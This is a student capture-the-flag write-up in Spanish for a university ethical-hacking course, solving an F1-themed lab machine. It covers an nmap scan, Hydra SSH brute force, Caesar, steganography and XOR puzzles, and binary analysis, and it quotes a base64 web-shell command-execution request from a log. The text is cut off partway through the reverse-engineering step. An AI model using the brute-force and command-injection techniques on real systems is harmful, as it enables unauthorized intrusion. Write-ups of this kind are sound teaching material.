



UNIVERSIDAD DEL BÍO-BÍO

FACULTAD DE CIENCIAS EMPRESARIALES  
Departamento de Sistemas de Información  
Hacking ético y pentesting aplicado (620652)

## Max Racing – Write-Up



Plataforma: Docker (Debian 12).

Dificultad: Fácil.

Fecha de resolución: 10/07/2026.

Autores: Benjamín Ibáñez Verdejo, Catalina Muñoz Durán.

# Índice de Figuras

|                                                                                                                                                                             |    |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----|
| Figura 1. Escaneo de puertos con nmap sobre la IP de la máquina objetivo.....                                                                                               | 4  |
| Figura 2. Página web principal del servicio HTTP, simulando la clasificación de la última carrera de Fórmula 1.....                                                         | 5  |
| Figura 3. Código fuente de la página web (Ctrl+U), que muestra comentario HTML que revela la ruta.....                                                                      | 5  |
| Figura 4. Ataque de fuerza bruta con Hydra sobre el servicio SSH.....                                                                                                       | 6  |
| Figura 5. Acceso inicial al sistema mediante SSH utilizando las credenciales obtenidas.....                                                                                 | 6  |
| Figura 6. Descifrado del mensaje César (desplazamiento 7) del archivo notas_boxes.txt.....                                                                                  | 7  |
| Figura 7. Listado de directorios usuario juan, donde se identifica carpeta monaco entre carpetas señuelo.....                                                               | 8  |
| Figura 8. Descifrado del segundo mensaje César (monaco/pista.txt).....                                                                                                      | 9  |
| Figura 9. Extracción de contenido oculto en la imagen monoplaza.jpg mediante steghide...                                                                                    | 10 |
| Figura 10. Descifrado del archivo secreto.bin mediante XOR con la clave "33".....                                                                                           | 11 |
| Figura 11. Línea sospechosa encontrada en access_backup.log y decodificación del comando en base64.....                                                                     | 12 |
| Figura 12. Análisis del binario verifica mediante strings y objdump, identificando una operación NOT sobre la entrada y ejecución exitosa con la clave.....                 | 13 |
| Figura 13. Enumeración de tareas cron, identificando que /opt/backup_paddock.sh es ejecutado por root cada minuto y posee permisos de escritura para cualquier usuario..... | 14 |
| Figura 14. Explotación de la tarea cron mal configurada, obteniendo una shell con privilegios de root y accediendo a la flag final root.txt.....                            | 14 |

## Resumen

La máquina se compromete siguiendo una cadena narrativa temática de Fórmula 1: se obtiene acceso inicial por fuerza bruta SSH, se descubren y resuelven en secuencia una serie de retos de criptografía clásica, esteganografía, criptografía moderna, análisis forense e ingeniería inversa, y finalmente se escala privilegios explotando una tarea cron mal configurada hasta obtener acceso como root.

IP de la víctima: 192.168.100.10

Flags conseguidas: user.txt (implícita en el acceso SSH) / root.txt

### Resumen de flags y claves por categoría

| Categoría               | Resultado / Clave                                                                                                         |
|-------------------------|---------------------------------------------------------------------------------------------------------------------------|
| Aplicaciones web        | Acceso SSH juan / 1234                                                                                                    |
| Criptografía clásica    | César (shift 7): LOS_CARROS_DE_F1_SON_MAS_RAPIDO_EN_PERSONA                                                               |
| Esteganografía          | steghide sobre monoplaza.jpg: FLAG{monoplaza_encontrado}                                                                  |
| Criptografía moderna    | XOR clave "33": mensaje TOC TOC: El próximo paso está en los registros del sistema. Alguien más estuvo aquí antes que tú. |
| Análisis forense        | Línea base64 en access_backup.log: ruta a reto_final                                                                      |
| Ingeniería inversa      | Clave MAX1RED33: FLAG{ingenieria_inversa_superada_rb33}                                                                   |
| Escalada de privilegios | Cron + /opt/backup_paddock.sh: FLAG{root_del_paddock_conseguido}                                                          |

## Fase de reconocimiento (enumeración)

### Escaneo de puertos (nmap)

Se realiza un escaneo inicial de puertos y servicios sobre la IP de la máquina objetivo:

```
Shell
nmap -sC -sV -oN nmap_initial <ip_victima>
```

Resultados:

- Puerto 22/TCP: SSH (OpenSSH)
- Puerto 80/TCP: HTTP(Apache)

```
xider@kali: ~
Session Acciones Editar Vista Ayuda

(xider@kali)-[~]
$ nmap -sC -sV -p 22,80,2200 192.168.100.10
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-08 18:37 -0400
Nmap scan report for 192.168.100.10
Host is up (0.0022s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u10 (protocol 2.0)
| ssh-hostkey:
|   256 61:8d:df:d6:1f:f1:d2:42:23:7f:ea:a7:92:40:03:8b (ECDSA)
|_  256 d0:39:93:47:cb:c2:6f:4f:63:98:8c:42:40:d3:2c:fa (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: F1 2026 - Resultados \xC3\x9Altima Carrera
2200/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ab:3f:3c:0b:aa:03:a8:8d:21:60:86:a3:d8:5c:56:75 (RSA)
|   256 d6:46:17:2d:1c:7b:b9:2a:0f:4b:88:9d:bd:dc:85:b8 (ECDSA)
|_  256 9b:fa:11:1a:bd:7e:0b:26:e5:2d:6a:c5:59:54:3e:8f (ED25519)
MAC Address: 08:00:27:33:C8:02 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.56 seconds
```


**Figura 1.** Escaneo de puertos con nmap sobre la IP de la máquina objetivo.

## Exploración del servicio web


Al acceder al puerto 80 se encuentra una página que simula la clasificación de la última carrera de F1. Inspeccionando el código fuente de la página (Ctrl+U) se encuentra un comentario HTML que apunta a un archivo adicional:

Shell

```
<!--Telemetria y notas del equipo: /assets/notas_boxes.txt -->
```



**Figura 2. Página web principal del servicio HTTP, simulando la clasificación de la última carrera de Fórmula 1.**



**Figura 3. Código fuente de la página web (Ctrl+U), que muestra comentario HTML que revela la ruta.**


## Fase de explotación (Acceso inicial)

### Aplicaciones web: Fuerza bruta SSH

Con el puerto 22 abierto, se prueba fuerza bruta contra el servicio SSH utilizando Hydra y un diccionario de contraseñas comunes:

Shell

```
hydra -l juan -P /usr/share/wordlists/rockyou.txt ssh://<ip_victima>
```



```
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-08 18:
56:17
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.res
tore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 7 login tries (l:1/p:7), ~2
tries per task
[DATA] attacking ssh://192.168.100.10:2200/
[2200][ssh] host: 192.168.100.10 login: juan password: 1234
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-08 18:
56:31

(xider@kali)-[~]
```

**Figura 4. Ataque de fuerza bruta con Hydra sobre el servicio SSH.**

Se obtienen las credenciales: usuario juan, contraseña 1234.

Shell

```
ssh juan@<ip_victima>
```



```
(xider@kali)-[~]
$ ssh -p 2200 juan@192.168.100.10
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
juan@192.168.100.10's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.1.0-47-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Jul  7 23:13:56 2026 from 172.17.0.2
$
```

**Figura 5. Acceso inicial al sistema mediante SSH utilizando las credenciales obtenidas.**


## Criptografía clásica: César nº1

Se descarga y analiza el archivo `notes_boxes.txt` encontrado en el código fuente de la web:

```
Shell
HALUAV    HALUAV    WPSVAV,    TPYH    SH    MVAV    F    YLJBLYKH    LZAV:
SVZ_JHYVVZ_KL_M1_ZVU_THZ_YHWPKV_LU_WLYZVUH
```

Se identifica un cifrado César. Probando los 25 desplazamientos posibles (o usando CyberChef), se determina un desplazamiento de 7, obteniendo:

```
Shell
ATENTO    ATENTO    PILOTO,    MIRA    LA    FOTO    Y    RECUERDA    ESTO:
LOS_CARROS_DE_F1_SON_MAS_RAPIDO_EN_PERSONA
```



```
xider@kali: ~
Session Acciones Editar Vista Ayuda
$ cat /var/www/html/assets/notas_boxes.txt
HALUAV HALUAV WPSVAV, TPYH SH MVAV F YLJBLYKH LZAV: SVZ_JHYVVZ_KL_M1_ZVU_THZ_
YHWPKV_LU_WLYZVUH
$ echo "HALUAV HALUAV WPSVAV, TPYH SH MVAV F YLJBLYKH LZAV: SVZ_JHYVVZ_KL_M1_
ZVU_THZ_YHWPKV_LU_WLYZVUH" | tr 'A-Z' 'T-ZA-S'
ATENTO ATENTO PILOTO, MIRA LA FOTO Y RECUERDA ESTO: LOS_CARROS_DE_F1_SON_MAS_
RAPIDO_EN_PERSONA
$ whoami
juan
$
```

**Figura 6.** Descifrado del mensaje César (desplazamiento 7) del archivo `notas_boxes.txt`.

Esta frase se guarda, ya que servirá más adelante como contraseña de estenografía.

## Exploración del sistema de archivos

Una vez dentro por SSH, se listan los directorios del usuario `juan`. Entre varias carpetas señuelo (Documents, Pictures, Trabajo, etc.) se identifica una carpeta llamativa llamada `monaco`:

```
xider@kali: ~  
Session Acciones Editar Vista Ayuda  
$ whoami  
juan  
$ ls -la  
total 92  
drwxr-xr-x 18 juan juan 4096 Jul 7 22:52 .  
drwxr-xr-x 1 root root 4096 Jul 7 21:56 ..  
-rw-r--r-- 1 juan juan 59 Jul 7 12:31 .bash_history  
-rw-r--r-- 1 juan juan 220 Feb 25 2020 .bash_logout  
-rw-r--r-- 1 juan juan 3771 Feb 25 2020 .bashrc  
drwx----- 2 juan juan 4096 Jul 7 22:52 .cache  
drwxr-xr-x 3 juan juan 4096 Jul 7 12:38 .config  
-rw-r--r-- 1 juan juan 807 Feb 25 2020 .profile  
drwxr-xr-x 2 juan juan 4096 Jul 7 12:31 Documents  
drwxr-xr-x 2 juan juan 4096 Jul 7 22:57 Downloads  
drwxr-xr-x 2 juan juan 4096 Jul 7 12:38 Facturas  
drwxr-xr-x 2 juan juan 4096 Jul 7 12:31 Music  
drwxr-xr-x 2 juan juan 4096 Jul 7 13:50 Pictures  
drwxr-xr-x 2 juan juan 4096 Jul 7 12:38 Public  
drwxr-xr-x 2 juan juan 4096 Jul 7 12:38 Recetas  
drwxr-xr-x 2 juan juan 4096 Jul 7 12:38 Templates  
drwxr-xr-x 2 juan juan 4096 Jul 7 12:38 Trabajo  
drwxr-xr-x 2 juan juan 4096 Jul 7 12:31 Videos  
drwxr-xr-x 2 juan juan 4096 Jul 7 22:39 ingenieria  
drwxr-xr-x 2 juan juan 4096 Jul 7 22:39 monaco  
-rw-r--r-- 1 juan juan 88 Jul 7 12:31 notas.txt  
drwxr-xr-x 2 juan juan 4096 Jul 7 22:37 reto_final  
drwxr-xr-x 2 juan juan 4096 Jul 7 12:31 scripts  
$
```

**Figura 7. Listado de directorios usuario *juan*, donde se identifica carpeta *monaco* entre carpetas señuelo.**

Shell

```
ls -la cat monaco/pista.txt
```

```
JHZIP JHZIP WPSVAV. SH PTHNLU XBL IBZJHZ LZAH LU SH JHYWLAH KVDUSVHKZ, ZL SSSTH  
TVUVVSHGH
```

Descifrando con el mismo desplazamiento (7):

Shell

```
CASI CASI PILOTO. LA IMAGEN QUE BUSCAS ESTA EN LA CARPETA DOWNLOADS, SE LLAMA  
MONOPLAZA
```



```
$ cat monaco/pista.txt
JHJP JHJP WPSVAV. SH PTHNLU XBL IBZJHZ LZAH LU SH JHYWLAH KVDUSVHKZ, ZL SSHTH
TVUVWSHGH
$ cat monaco/pista.txt | tr 'A-Z' 'T-ZA-S'
CASI CASI PILOTO. LA IMAGEN QUE BUSCAS ESTA EN LA CARPETA DOWNLOADS, SE LLAMA
MONOPLAZA
$
```

**Figura 8. Descifrado del segundo mensaje César (*monaco/pista.txt*).**

## Estenografía

Siguiendo la pista, se ubica el archivo `monoplaza.jpg` en la carpeta Downloads. Se exfiltra hacia el equipo del atacante usando `croc`:


```
Shell
croc send Downloads/monoplaza.jpg (en el equipo local) croc <codigo_generado>
```

Con el archivo ya en el equipo local, se extrae el contenido oculto usando `steghide`, con la frase obtenida en César n°1 como contraseña:

```
Shell
steghide extract -sf monoplaza.jpg -p
"LOS_CARROS_DE_F1_SON_MAS_RAPIDO_EN_PERSONA"
```

Se obtiene:

```
Shell
FLAG{monoplaza_encontrado}. En la sala de ingenieria hay un archivo llamado
secreto.bin, cifrado con XOR. La clave es el numero de nuestro campeon antes
del 1: 33
```



```
xider@kali: ~  
Session Acciones Editar Vista Ayuda  
$ cd Downloads  
$ ls -la  
total 48  
drwxr-xr-x  2 juan juan  4096 Jul  7 22:57 .  
drwxr-xr-x 18 juan juan  4096 Jul  7 22:52 ..  
-rw-rw-r--  1 juan juan   187 Jul  7 22:57 flag_temp.txt  
-rw-r--r--  1 juan juan 33184 Jul  7 12:38 monoplaza.jpg  
$ steghide extract -sf monoplaza.jpg -p "LOS_CARROS_DE_F1_SON_MAS_RAPIDO_EN_PERSONA"  
the file "flag_temp.txt" does already exist. overwrite ? (y/n) y  
wrote extracted data to "flag_temp.txt".  
$ cat flag_temp.txt  
FLAG{monoplaza_encontrado}. En la sala de ingenieria (/home/juan/ingenieria)  
hay un archivo llamado secreto.bin, cifrado con XOR. La clave es el numero de  
nuestro campeon antes del 1: 33  
$
```

Figura 9. Extracción de contenido oculto en la imagen *monoplaza.jpg* mediante *steghide*.


## Criptografía moderna: XOR

Con la ruta y la clave obtenidas, se accede al archivo `secreto.bin` y se descifra aplicando XOR byte a byte con la clave "33":

```
Shell  
python3 -c " clave='33'; data=open('secreto.bin','rb').read()  
print(bytes([b^ord(clave[i%len(clave)]) for i,b in enumerate(data)]).decode())"
```

Resultado:

```
Shell  
TOC TOC: EL PROXIMO PASO ESTA EN LOS REGISTROS DEL SISTEMA. ALGUIEN MAS ESTUVO  
AQUI ANTES QUE TU
```



```
xider@kali: ~  
Session Acciones Editar Vista Ayuda  
$ cd ~/ingenieria  
$ ls -la  
total 16  
drwxr-xr-x 2 juan juan 4096 Jul 7 22:39 .  
drwxr-xr-x 1 juan juan 4096 Jul 7 22:52 ..  
-rw-r--r-- 1 juan juan 96 Jul 7 12:20 secreto.bin  
$ python3 -c "  
clave='33'  
data=open('secreto.bin','rb').read()  
print(bytes([b^ord(clave[i%len(clave)]) for i,b in enumerate(data)]).decode()  
)"> > >  
TOC TOC: EL PROXIMO PASO ESTA EN LOS REGISTROS DEL SISTEMA. ALGUIEN MAS ESTUV  
O AQUI ANTES QUE TU
```

*Figura 10. Descifrado del archivo **secreto.bin** mediante XOR con la clave "33".*

## Análisis forense

Siguiendo la pista, se revisa el log de acceso de Apache en busca de actividad sospechosa previa:

```
Shell  
grep "cmd=" /var/log/apache2/access_backup.log
```


Se encuentra una petición desde una IP asociada a la red Tor, ejecutando un comando codificado en base64 a través del RCE:

```
None  
GET /index.php?cmd=echo+<base64>+|base64+-d+|sh
```

Decodificando el string en base64:

```
Shell  
echo "<base64_encontrado>" | base64 -d
```

Se encuentra la instrucción: `cat /home/juan/reto_final/README.txt`, revelando la ubicación del siguiente reto.

A terminal window titled 'xider@kali: ~' with a menu bar (Session, Acciones, Editar, Vista, Ayuda). The terminal shows the following commands and output:

```
$ grep "cmd=" /var/log/apache2/access_backup.log
185.220.101.47 - - [06/Jul/2026:11:17:43 +0000] "GET /index.php?cmd=echo+Y2F0IC9ob2l1L2p1YW4vcml0b19maW5hbC9SRUFETUUudHh0+|base64+-d+|sh HTTP/1.1" 200 331 "-" "curl/7.68.0"
$ echo "Y2F0IC9ob2l1L2p1YW4vcml0b19maW5hbC9SRUFETUUudHh0" | base64 -d
cat /home/juan/reto_final/README.txt$
```

**Figura 11.** Línea sospechosa encontrada en *access\_backup.log* y decodificación del comando en *base64*.

## Ingeniería inversa

En la ruta indicada se encuentra un binario llamado *verifica*, junto a un *README.txt* introductorio. Un primer análisis con *strings* no revela información útil:

```
Shell
strings verifica | grep -iE "max|red|flag"
```

Luego se procede a analizar el ensamblador del binario:

```
Shell
objdump -d verifica | grep -B2 -A2 "not "
```

Se identifica la instrucción NOT (complemento a nivel de bits) aplicada al carácter ingresado antes de compararlo con un valor almacenado, indicando que la clave real está oculta en esa operación. Dado el contexto temático de la máquina (Red Bull Racing, Max Verstappen, número 33), se prueba la clave *MAX1RED33*:

```
Shell
./verifica Ingrese el codigo de acceso al box: MAX1RED33 ACCESO CONCEDIDO.
FLAG{ingenieria_inversa_superada_rb33}
```

```
xider@kali: ~
Session Acciones Editar Vista Ayuda
cat /home/juan/reto_final/README.txt$ cd ~/reto_final
$ ls -la
total 36
drwxr-xr-x 2 juan juan 4096 Jul 7 22:37 .
drwxr-xr-x 1 juan juan 4096 Jul 7 22:52 ..
-rw-r--r-- 1 juan juan 130 Jul 7 12:20 README.txt
